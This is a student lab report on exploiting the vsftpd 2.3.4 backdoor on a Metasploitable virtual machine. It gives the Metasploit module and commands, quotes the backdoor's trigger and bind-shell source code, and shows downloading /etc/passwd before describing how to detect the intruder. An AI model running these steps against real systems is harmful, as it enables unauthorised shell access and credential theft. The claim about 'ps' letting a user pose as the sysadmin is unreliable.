Grace de Benedetti and Skyler Kessenich

Part 2: Description of chosen exploit:

1. How to perform the exploit:
    a. Assumptions: We have already logged into the msfconsole on our kali machine and we have a Metasploitable machine running
        i. use exploit/unix/ftp/vsftpd_234_backdoor
        ii. set RHOST 10.0.2.4 (target machine ip)
        iii. set LHOST 10.0.2.15 (host machine ip)
        iv. set PAYLOAD cmd/unix/interact
        v. Exploit
2. How the exploit works
    a. The concept of this attack, is to trigger the malicious function vsf_sysutil_extra()
    b. To do this, the module sends a sequence of bytes to port 21 on the target machine with the characters :) as the buffer. If ':)' is the buffer, the malicious function vsf_sysutil_extra() is triggered.
        i. Here are the official lines of code ran to execute the function
        ii.
```
else if((p_str->p_buf[i]==0x3a)
&& (p_str->p_buf[i+1]==0x29))
{
  vsf_sysutil_extra();
}
}
```
        iii. This basically checks if the buffer is ":)" in the str.c file which is the file for processing user input and if so it runs the function.
    c. Now vsf_sysutil_extra() simply opens a listening port on port 6200 that spawns a shell to the hacker to interact with.


i. Here is the official code

```c
int
vsf_sysutil_extra(void)
{
  int fd, rfd;
  struct sockaddr_in sa;
  if((fd = socket(AF_INET, SOCK_STREAM, 0)) < 0)
  exit(1);
  memset(&sa, 0, sizeof(sa));
  sa.sin_family = AF_INET;
  sa.sin_port = htons(6200);
  sa.sin_addr.s_addr = INADDR_ANY;
  if((bind(fd,(struct sockaddr *)&sa,
  sizeof(struct sockaddr))) < 0) exit(1);
  if((listen(fd, 100)) == -1) exit(1);
  for(;;)
  {
    rfd = accept(fd, 0, 0);
    close(0); close(1); close(2);
    dup2(rfd, 0); dup2(rfd, 1); dup2(rfd, 2);
    execl("/bin/sh","sh",(char *)0);
  }
}
```

3. Payloads tried
   a. This specific module only has a payload cmd/unix/interact which interacts with a shell on a specified socket network. The payload has the description “Unix Command, Interact with Established Connection.”
4. How I transferred password
   a. download /etc/passwd msfadmin


```
download /etc/passwd msfadmin
[*] Download /etc/passwd ⇒ msfadmin
[+] Done
```

Part 3: Instructions for detecting the intruder:
Using the “last” command, the intruder will be listed as one of the last logins and exposed. However, often attackers will clear this history so their login is concealed. Yet when this is done, the lack of history is suspicious on its own. In order to detect the intruder once the history has been cleared, login as the suspected user (su <user>) and run “history.” When I run “last” my login as “msfadmin” is shown:



Therefore, my exploitation is exposed. Above, you can still that both “root” and “msfadmin” logged in at just about the same time and are still logged in. This combination exposes my exploitation.

The command “w” will also show the msfadmin login.



Part 4: Cool thing:

I was really interested by the ability to pose as one user versus another. Our exploitation allowed us to access login as root, and using the “ps” command enabled us to pose as the sysadmin. There is so much information hidden in these systems that metasploit can help us access if you know the right commands. Additionally, I found it fascinating that ps could display the process list in so many different formats that provide multiple options for different details, for example sorting between processes executed by certain users, I’m sure this command is extremely useful.

Citations:
https://linuxhint.com/determine_if_linux_is_compromised/